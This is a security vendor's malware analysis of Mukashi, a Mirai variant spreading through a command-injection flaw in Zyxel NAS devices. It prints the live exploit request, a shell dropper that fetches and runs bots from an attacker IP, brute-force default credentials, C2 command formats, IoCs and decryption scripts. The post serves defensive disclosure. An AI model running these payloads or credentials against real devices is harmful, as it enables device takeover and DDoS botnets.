New Mirai Variant Targets Zyxel Network-Attached Storage Devices

unit42.paloaltonetworks.com/new-mirai-variant-mukashi/


Ken Hsu, Zhibin Zhang, Ruchna Nigam March 19, 2020

By Ken Hsu, Zhibin Zhang and Ruchna Nigam

March 19, 2020 at 12:15 PM

Category: Malware, Unit 42

Tags: CVE-2020-9054, Mirai variant



This post is also available in: 日本語 (Japanese)

Executive Summary

As soon as the proof-of-concept (PoC) for CVE-2020-9054 was made publicly available last month, this vulnerability was promptly abused to infect vulnerable versions of Zyxel network-attached storage (NAS) devices with a new Mirai variant - Mukashi.

Mukashi brute forces the logins using different combinations of default credentials, while informing its command and control (C2) server of the successful login attempts. Multiple, if not all, Zyxel NAS products running firmware versions up to 5.21 are vulnerable to this pre-authentication command injection vulnerability. The vendor advisory is also available.

You can test to see if a Zyxel NAS device is vulnerable here.

This vulnerability has a critical rating (i.e CVSS v3.1 score of 9.8) due to its trivial-to-exploit nature. It's not surprising that the threat actors weaponize this vulnerability and start wreaking havoc in the Internet of Things (IoT) realm. It was initially discovered via the sale of its exploit code as a 0-day i.e. while it was still unreported to the vendor. This initial discovery also mentioned *"the exploit is now being used by a group of bad guys who are seeking to fold the exploit into Emotet"*.

This blog includes a walkthrough of the entire killchain, including images and IoCs.

Vulnerability Analysis

The executable weblogin.cgi doesn't properly sanitize the username parameter during authentication. The attacker can use a single quote ' to close the string and a semicolon ; to concat arbitrary commands to achieve command injection. Since weblogin.cgi accepts both HTTP GET and POST requests, the attacker can embed the malicious payload in one of these HTTP requests and gain code execution.

Exploit in the Wild

The first incident happened at 19:07 (UTC) on March 12, 2020 and was caught on our Next-Generation Firewall. As shown in Figure 1 and 2 below, this threat actor attempted to download a shell script to the tmp directory, execute the downloaded script, and remove the evidence on a vulnerable device.

```
POST /adv./cgi-bin/weblogin.cgi?username=admin';cd /tmp;wget http://45.84.196.75/zi;sh zi;rm zi+#&password=aaaa HTTP/1.1
Host:
User-Agent: Go-http-client/1.1
Content-Length: 0
Content-Type: text/plain
```

Figure 1. Exploit request spotted in the wild

Upon execution, the zi script downloads different architectures of Mirai bot, runs the downloaded binaries, and removes the binaries. All these binaries were not available on VirusTotal at the time of discovery -- 4 out of 8 are in VirusTotal at the time of writing.

```
#!/bin/bash
wget http://45.84.196.75/bins/arm.bot -O owo; chmod +x owo ;./owo exploit.zyxel
rm -rf owo
wget http://45.84.196.75/bins/arm5.bot -O owo; chmod +x owo ;./owo exploit.zyxel.arm5
rm -rf owo
wget http://45.84.196.75/bins/arm6.bot -O owo; chmod +x owo ;./owo exploit.zyxel.arm6
rm -rf owo
wget http://45.84.196.75/bins/arm7.bot -O owo; chmod +x owo ;./owo exploit.zyxel.arm7
rm -rf owo
wget http://45.84.196.75/bins/x86.bot -O owo; chmod +x owo ;./owo exploit.zyxel.x86
rm -rf owo
wget http://45.84.196.75/bins/mips.bot -O owo; chmod +x owo ;./owo exploit.zyxel.mips
rm -rf owo
wget http://45.84.196.75/bins/mpsl.bot -O owo; chmod +x owo ;./owo exploit.zyxel.mpsl
rm -rf owo
wget http://45.84.196.75/bins/sh4.bot -O owo; chmod +x owo ;./owo exploit.zyxel.sh4
rm -rf owo
```

Figure 2. Shell script that downloads and launches the bots

New Mirai Variant - Mukashi

Mukashi is a bot that scans the TCP port 23 of random hosts, brute forces the logins using different combinations of default credentials, and reports the successful login attempt to its C2 server. Like other Mirai variants, Mukashi is also capable of receiving C2 commands and launching DDoS attacks.

When it's executed, Mukashi prints the message "Protecting your device from further infections." to the console. The malware then proceeds to change its process name to dvrhelper, suggesting Mukashi may inherit certain traits from its predecessor.

Prior to carrying out its intended operation, Mukashi binds to the TCP port 23448 in order to ensure only a single instance is running on the infected system.

The malware decodes a couple of strings on the fly during its initialization. These decoded strings, as shown in the following table, include credentials as well as C2 commands. Unlike its predecessors that use conventional xor encryption, Mukashi uses a custom decryption routine to encrypt these commands and credentials. A decryption script is provided in the appendix.

/cmdline	.udprand	.udpbypass	.udphex	user	tsgoingon
/proc/	.udpplain	.tcpbypass	default	daemon	zlxx.
/status	.http	.tcp	admin	juantech	Zte521
/maps	/exe	killallbots	root	123456	hunt5759
/proc/self/cmdline	None	./	guest	solokey	samsung
self	POST	killer	dvr2580222	xc3511	vizxv
ping	GET	scanner	support	12345	
.udp	/	world	guest	xmhdipc	

Table 1. Decoded credentials and commands

When the malware performs credential brute-force attacks, Mukashi uses well known default passwords like t0talc0ntr0l4! and taZz@23495859, in addition to the decoded credentials that it has decoded before the scanning phase. Figure 3, below, shows the initiation traffic captured when Mukashi was scanning the random hosts, and Figure 4 shows the malware's attempt to brute-force authentication.

Destination	Protocol	Length	Info
121.18.71.217	TCP	54	13340 → 23 [SYN] Seq=0 Win=64573 Len=0
139.185.120.104	TCP	54	13340 → 23 [SYN] Seq=0 Win=64573 Len=0
185.186.203.218	TCP	54	13340 → 23 [SYN] Seq=0 Win=64573 Len=0
107.173.208.165	TCP	54	13340 → 23 [SYN] Seq=0 Win=64573 Len=0
139.38.226.236	TCP	54	13340 → 23 [SYN] Seq=0 Win=64573 Len=0
220.88.63.139	TCP	54	13340 → 23 [SYN] Seq=0 Win=64573 Len=0
126.141.209.76	TCP	54	13340 → 23 [SYN] Seq=0 Win=64573 Len=0
133.87.175.157	TCP	54	13340 → 23 [SYN] Seq=0 Win=64573 Len=0
204.56.83.174	TCP	54	13340 → 23 [SYN] Seq=0 Win=64573 Len=0
112.160.203.113	TCP	54	13340 → 23 [SYN] Seq=0 Win=64573 Len=0
84.58.21.243	TCP	54	13340 → 23 [SYN] Seq=0 Win=64573 Len=0

Figure 3. Scanning TCP port 23 of random hosts

```
...........C

          _____   _____   _____
         |_   _| / ____| |  ___|
           | |  | /    \/ | |__
           | |  | |       |  __|
          _| |_ | \____/\ | |___
         |_____| \_____/  |_____|

---------------------------------------------------
                  ATENCION!
       Este equipo es propiedad del ICE
 Acceso por personal no autorizado es prohibido
         y puede resultar en accion legal
---------------------------------------------------

User Access Verification

Username: defaultd
efault
Password: default

% Login invalid

Username:
```

Figure 4. Brute forcing

Upon successful login attempt, Mukashi reports the working combination of the credentials to its C2 server 45[.]84[.]196[.]75 on TCP port 34834.

The message has the following format - <host ip addr>:23 <username>:<password>. The following figure shows an example of such a message.

```
223.[redacted]:23 default:default
```

Figure 5. Reporting successful login attempt

Once the malware is up and initialized, it sends a beacon back to its C2 server 45[.]84[.]196[.]75 listening on TCP port 4864, notifying its C2 server that it's ready for command. An example of the beacon is shown in Figure 6 below. The beacon has the following format: <name>.<input argument>. The <name> substring depends on the return value of a socket creation; if the socket is successfully created, then <name> is root, else it's default. The <input argument> substring is the input argument passed to the binary when it's being executed. If no input argument is provided, the beacon string would be None.

```
root.exploit.zyxel.x86.udpbypass
```

Figure 6. C2 beacon from the x86 bot

Mirai's and its variants' DDoS attack mechanics (e.g UDP, TCP, UDP bypass, and TCP bypass) have already been analyzed in-depth, and Mukashi's DDoS capabilities are no different from these variants. The presence of DDoS defense bypass confirms our speculation from earlier that Mukashi includes certain capabilities from the dvrhelper variant -- Mukashi also possesses the anti-DDoS-defense capabilities. The following table shows the C2 commands that Mukashi supports.

PING	scanner	.udpplain	.tcp
killallbots	.udp	.udpbypass	.tcpbypass
killer	.udprand	.udphex	.http

Table 2. C2 commands

The attack_parsing() function is responsible for processing C2 command strings that Mukashi receives from its C2 server. In addition to the type of command and target address, the C2 command strings include relevant information like SYN flag, ACK flag, URG flag, PSH flag, Rst flag, time field, destination port value, and length value that Mukashi needs to construct the packet header. If destination port value is not available, Mukashi chooses a random port. And if the length of the packet is not specified, Mukashi uses the default value 1458.

Even though there are numerous Mukashi binaries compiled for different architectures, they are pretty much the same capabilities-wise -- except that the x86 version doesn't have the cleaner() function that allows it to kill processes by process command line, specific strings, and permissions. The following figures show how the x86 version is different from the arm7 version.

```
MOV     R2, #0x13
STRH    R12, [R3,#0x24]
STRH    R2, [R3,#0x26]
LDR     R0, =a458419675 ; "45.84.196.75"
BL      inet_addr
STR     R0, [SP,#0x578+var_50]
MOV     R0, #0
BL      time
BL      srandom
BL      ensuresingleinstance
BL      encryptionhandle
BL      get_local_addr
-----------------------------------------
BL      watchdoghandler
-----------------------------------------
BL      scanner_init
BL      cleaner
-----------------------------------------
MOV     R3, #0
```

Figure 7. main routine (arm7)

```
mov     [esp+5FCh+var_36], 19
mov     [esp+5FCh+fd], offset a458419675 ; "45.84.196.75"
call    inet_addr
mov     [esp+5FCh+fd], 0 ; time
mov     [esp+5FCh+var_34], eax
call    time_syscall
mov     [esp+5FCh+fd], eax
call    srandom
call    ensure_single_instance
call    encryption_handle
call    get_local_addr
call    watchdog_handler
call    scanner_init
mov     [esp+5FCh+var_5D0], 0
```

Figure 8. main routine (x86)

Conclusion and Mitigation

Updating the firmware is highly recommended to keep the attackers at bay. The latest version of the firmware is available for download. Complex login passwords are also advised to prevent brute forcing.

Palo Alto Networks customers are protected from the vulnerability by the following products and services:

- Next-Generation Firewalls with threat prevention license can block the attacks with best practice via threat prevention signature 57806.
- WildFire can stop the malware with static signature detections.

IoCs

File (Sha256)

8c0c4d8d727bff5e03f6b2aae125d3e3607948d9dff578b18be0add2fff3411c (arm.bot)

5f918c2b5316c52cbb564269b116ce63935691ee6debe06ce1693ad29dbb5740 (arm5.bot)

8fa54788885679e4677296fca4fe4e949ca85783a057750c658543645fb8682f (arm6.bot)

90392af3fdc7af968cc6d054fc1a99c5156de5b1834d6432076c40d548283c22 (arm7.bot)

675f4af00520905e31ff96ecef2d4dc77166481f584da89a39a798ea18ae2144 (mips.bot)

46228151b547c905de9772211ce559592498e0c8894379f14adb1ef6c44f8933 (mpsl.bot)

753914aa3549e52af2627992731ca18e702f652391c161483f532173daeb0bbd (sh4.bot)

ce793ddec5410c5104d0ea23809a40dd222473e3d984a1e531e735aebf46c9dc (x86.bot)

a059e47b4c76b6bbd70ca4db6b454fd9aa19e5a0487c8032fe54fa707b0f926d (zi)

Network

45[.]84[.]196[.]75:34834 (Report Successful Login Attempt)

45[.]84[.]196[.]75:4864 (Command and Control)

0[.]0[.]0[.]0:23448 (Singleton)

Previous activity

The table below includes hashes for samples of the same variant, hosted at the same IP, however we are missing evidence of whether they were distributed by exploitation of CVE-2020-9054 or not.

First Seen	URL	SHA256
2020-03-04	45.84.196[.]75/bins/arc.corona	3e8af889a10a7c8efe6a0951a78f3dbadae1f0aa28140552efa0477914afd4fd
2020-03-04	45.84.196[.]75/bins/arm5.corona	213cdcf6fd5ca833d03d6f5fa0ec5c7e5af25be8c140b3f2166dccccf1232c3e
2020-03-04	45.84.196[.]75/bins/m68k.corona	4f1fe9dc48661efe2c21b42bd5779f89db402b5caa614939867508fa6ba22cd6
2020-03-04	45.84.196[.]75/bins/arm6.corona	0f7fb7fb27ce859b8780502c12d16611b3a7ae72086142a4ea22d5e7eaa229bc
2020-03-04	45.84.196[.]75/bins/mips.corona	9a983a4cee09e77100804f6dae7f678283e2d2ff32d8dbcf356ef40dcdff8070
2020-03-04	45.84.196[.]75/bins/arm.corona	060547ee0be2d5e588e38d1ad11e1827ba6ce7b443b67e78308571e9d455d79b
2020-03-04	45.84.196[.]75/bins/ppc.corona	dcb52fbd54fd38b6111670554a20a810b9caccc0afce7669ba34fc729afe2049
2020-03-04	45.84.196[.]75/bins/mpsl.corona	60be483526d1ae9576617907b80a781296404220affcf01d47e9e2bfa2cdc55f
2020-03-04	45.84.196[.]75/bins/x86.corona	12d3d391462f7b66985f216dbca330ac13a75263d0f9439692fd53065eeb5657
2020-03-04	45.84.196[.]75/bins/arm7.corona	0c016ce7576b5c041ea1e36e8561214dee85d7ce87a50bb092def026881183f4

2020-03-04	45.84.196[.]75/bins/spc.corona	4e21b2547a8fc15b1435441fa6567b4626dfa3049c2dd6911b333449dd6756fd
2020-03-04	45.84.196[.]75/bins/sh4.corona	049a1570e76c025d431997fb7a9963d465959a6c470eeeab4ac8420f6e3829a6
2020-03-09	45.84.196[.]75/bins/arc.bot	3df226be94f99ece7875032e41b025b5a19152e1d63bd0cda2af204f667cd140
2020-03-09	45.84.196[.]75/bins/arm5.bot	768430ee908a6fc5fa6d5785b2ec15cd334fbc302d98ee3045aa44c2137a7a35
2020-03-09	45.84.196[.]75/bins/arm6.bot	228eac174dcf166c97a7baa854ab3803ade9934915ef701dd0634f033ca252fe
2020-03-09	45.84.196[.]75/bins/arm7.bot	eac71fd11ebb70ab256afa417e6621de0b66ec4830eb229b04192f9f866037ca
2020-03-09	45.84.196[.]75/bins/arm.bot	1734610c5d09be7a0e4459f8bd2a9373ae3da8812165f08733b3a5efdd38ff29
2020-03-09	45.84.196[.]75/bins/m68k.bot	b6e859812efecce70041ad5fda2b4881b1b1a89e6ae982cb43af67b301640620
2020-03-09	45.84.196[.]75/bins/mips.bot	8f047170fceb05164429968ae24839f1419e58e30fd10057ab14291bfe0945c1
2020-03-09	45.84.196[.]75/bins/mpsl.bot	7dbd6923a425d3464318e22c3bd88ea1e8f2d0ae914ac29664f95cef5cb4d748
2020-03-09	45.84.196[.]75/bins/ppc.bot	635d7bb69b758cb7df9b9fcab9de7671139fdbe3f03f79299476706cfe54553d
2020-03-09	45.84.196[.]75/bins/sh4.bot	d400cb7c2bb69011c8b21d8f24da08ac31cc55ee88b45f21cf4e4a1683548e38
2020-03-09	45.84.196[.]75/bins/spc.bot	83022c991d5da2725b8e39128862e5ae987d53846e0539655ab66f7ed3355a6b
2020-03-09	45.84.196[.]75/bins/x86.bot	bca0cffe842196be283d28572d7c43a53c1e5e5a231ad3d7969aa40965e2406b
2020-03-10	45.84.196[.]75/bins/arc.bot	a3a674b3481e3b9e5e12b332f4508134db6405f59d3c8dc74aaa4943c84fafb6
2020-03-10	45.84.196[.]75/bins/arm5.bot	c9c5469676208307457 96b87993e9b89d3405e0a8cc083f09bfbf08675ef87ba
2020-03-10	45.84.196[.]75/bins/arm6.bot	72d44204ad26a974b1bdbed2970955670ce2697bfe99e697eb7df255cccea0be
2020-03-10	45.84.196[.]75/bins/arm7.bot	62ad931aa37a227211ccb1d89050630c9122e2d24eecef824416e913f578f969
2020-03-10	45.84.196[.]75/bins/arm.bot	be1d0f53d7647a46047102ffdc063d06be511ffc9832a72cca1420ac2811f807
2020-03-10	45.84.196[.]75/bins/m68k.bot	46d868913a330e5b36673c229240dc971b535f95f091fc9bd9c9fa315c7cf838
2020-03-10	45.84.196[.]75/bins/mips.bot	7b0176099dd032a5c2d6834e8840af78f91332a0b7cee000746bcaec5fbb3e9b
2020-03-10	45.84.196[.]75/bins/mpsl.bot	940fa7d9ef770a3e70c5f227a0ad1aaac88071f3c4879a2c92e7c155d9626d73
2020-03-10	45.84.196[.]75/bins/ppc.bot	514e5ca58df6ba22708046cd034af05e3a88f80da893e4d7e2124137086468b0

2020-03-10	45.84.196[.]75/bins/sh4.bot	af6a51c012062078d6fcf112b3e4239eb029fc895f5f74fb5e40eb0b71fe67ce
2020-03-10	45.84.196[.]75/bins/spc.bot	3ae3b155c274edb389fe9d06bf9349bfd829c0e55db34238c3a8f53da16b4d98
2020-03-10	45.84.196[.]75/bins/x86.bot	5060a00c235566726cdf0e0a07f022cdbf2f59cff636f37b19576bf98ea70027
2020-03-12	45.84.196[.]75/bins/arc.bot	906d945b00465b1b7f6a828eb47edc0e875e745b7638258afbe8032d4c2d6ac6
2020-03-12	45.84.196[.]75/bins/arm5.bot	27f26c710b4d461396749acfbe8fadc57ba19dcb70b1e1890599ca938c0d6aec
2020-03-12	45.84.196[.]75/bins/arm6.bot	162add056aef065ff0e19242ca8674698586b295b2f75c03f9f22a14f6e16ff3
2020-03-12	45.84.196[.]75/bins/arm7.bot	948776a3c50a8e6a2f58f27f29095b63f7bbc0f8b5aeb08c6a4ba27558b13a0d
2020-03-12	45.84.196[.]75/bins/arm.bot	3061fd4a4a57e8c1948c30728f82a82213a1907ee8fccb7037dd1649e1c51e0e
2020-03-12	45.84.196[.]75/bins/m68k.bot	941e2833d313d33e53db5416718ba4c68609ac0537d3f16bf600c0bee2f562d0
2020-03-12	45.84.196[.]75/bins/mips.bot	8473645820c828758a7655730ab6bd6967c97872687f4b6d5eff769387f59059
2020-03-12	45.84.196[.]75/bins/mpsl.bot	1a4efe25a8f660e44abdb82d84912cf24db7eabfe9ad3c4c12080ca05636d73b
2020-03-12	45.84.196[.]75/bins/ppc.bot	dbcd46dabd2fbddb40e17c2f7790950086b0108370d2448ff5fe407a9cd83103
2020-03-12	45.84.196[.]75/bins/sh4.bot	751b0fe6616034a72235c7d3021e3f54f0634b9b5b29fed56cd44843389da0e9
2020-03-12	45.84.196[.]75/bins/spc.bot	5a69a7c079555b53263a64dc0757f2168e255b29bc17ab846aceb2f8d08f3830
2020-03-12	45.84.196[.]75/bins/x86.bot	47f9e2e65b17b937bc32fc6bb5bfbbb0efd2b86305b9d29a976512cbcc049d28

Appendix

IDApython 6.x-7.3 Script

Python

```
import ida_kernwin
from idc import *
from idautils import *
from idaapi import *

def decode_str(encoded_str):
    if len(encoded_str) == 0:
        return ""

    buf = list(encoded_str)
    result = ""
    buf[0] = chr(ord(buf[0]) - 2)

    slen = len(encoded_str)

```

```
    v1 = slen / 2;
    if v1 > 0:
        i = v1
        while True:
            if  i >= slen:
           break;
            buf[i] = chr(ord(buf[i]) - 1);
            i += 1

    v2 = slen / 4;
    if v2 > 0:
        j = v2
        while True:
            if j >= slen:
                break;
            buf[j] = chr(ord(buf[j]) - 1)
            j += 1

    for k in xrange(0, slen):
        buf[k] = chr(ord(buf[k]) - 1)

    v3 = 0
    if slen > 24:
        if slen > 99:
            v3 = slen / 5 - 3;
        else:
            v3 = slen / 5 - 1;
    else:
        v3 = slen / 5;

    l = v3
    while True:
        if l >= slen:
            break
        buf[l]= chr(0);
        l += 1

    result = "".join(buf)
    return result


def main():
    for addr in XrefsTo(0x080482A0, flags=0):
        print("[*] addr.frm: {0}".format(hex(addr.frm)))
        prev_addr = PrevHead(addr.frm)

        encoded_str = ""
        if GetMnem(prev_addr) == "push":
            str_addr = GetOperandValue(prev_addr, 0)
        elif GetMnem(prev_addr) == "mov":
            str_addr = GetOperandValue(prev_addr, 1)

        print("\tstr_addr: {0}".format(hex(str_addr)))
        encoded_str = GetString(str_addr)
        print("\tencoded_str: {0}".format(encoded_str))
        decoded_str = decode_str(encoded_str)
        print("\tdecoded_str: {0}".format(decoded_str))

if __name__ == '__main__':
    main()
```

IDApython 7.4 Script

Python

```
def decrypt_string(enc_str):
    strlen = len(enc_str)

    str = chr(ord(enc_str[0])-2) + enc_str[1:]

    v1 = strlen/2
    if v1>0:
        str = str[0:v1] + ''.join([chr(ord(x)-1) for x in str[v1:]])

    v2 = strlen/4
    if v2>0:
        str = str[0:v2] + ''.join([chr(ord(x)-1) for x in str[v2:]])

    str = ''.join([chr(ord(x)-1) for x in str])

    if strlen>24:
        if strlen>99:
            v9 = strlen/5 - 3
        else:
            v9 = strlen/5 - 1
    else:
        v9 = strlen/5

    str = str[:v9] + chr(0) + str[v9+1:]
    return str

def main():
    strrefs = []
    for addr in XrefsTo(0x080482a0, flags=0):
        prev_ins = prev_head(addr.frm)
        ref = get_operand_value(prev_ins, 1)
        if ref>0:
            strrefs.append(ref)

    for ref in strrefs:
        enc_str = get_strlit_contents(ref)
        print "Encrypted string: %s" %enc_str
        dec_str = decrypt_string(enc_str)
        print "Decrypted string: %s" %dec_str

if __name__ == '__main__':
    main()
```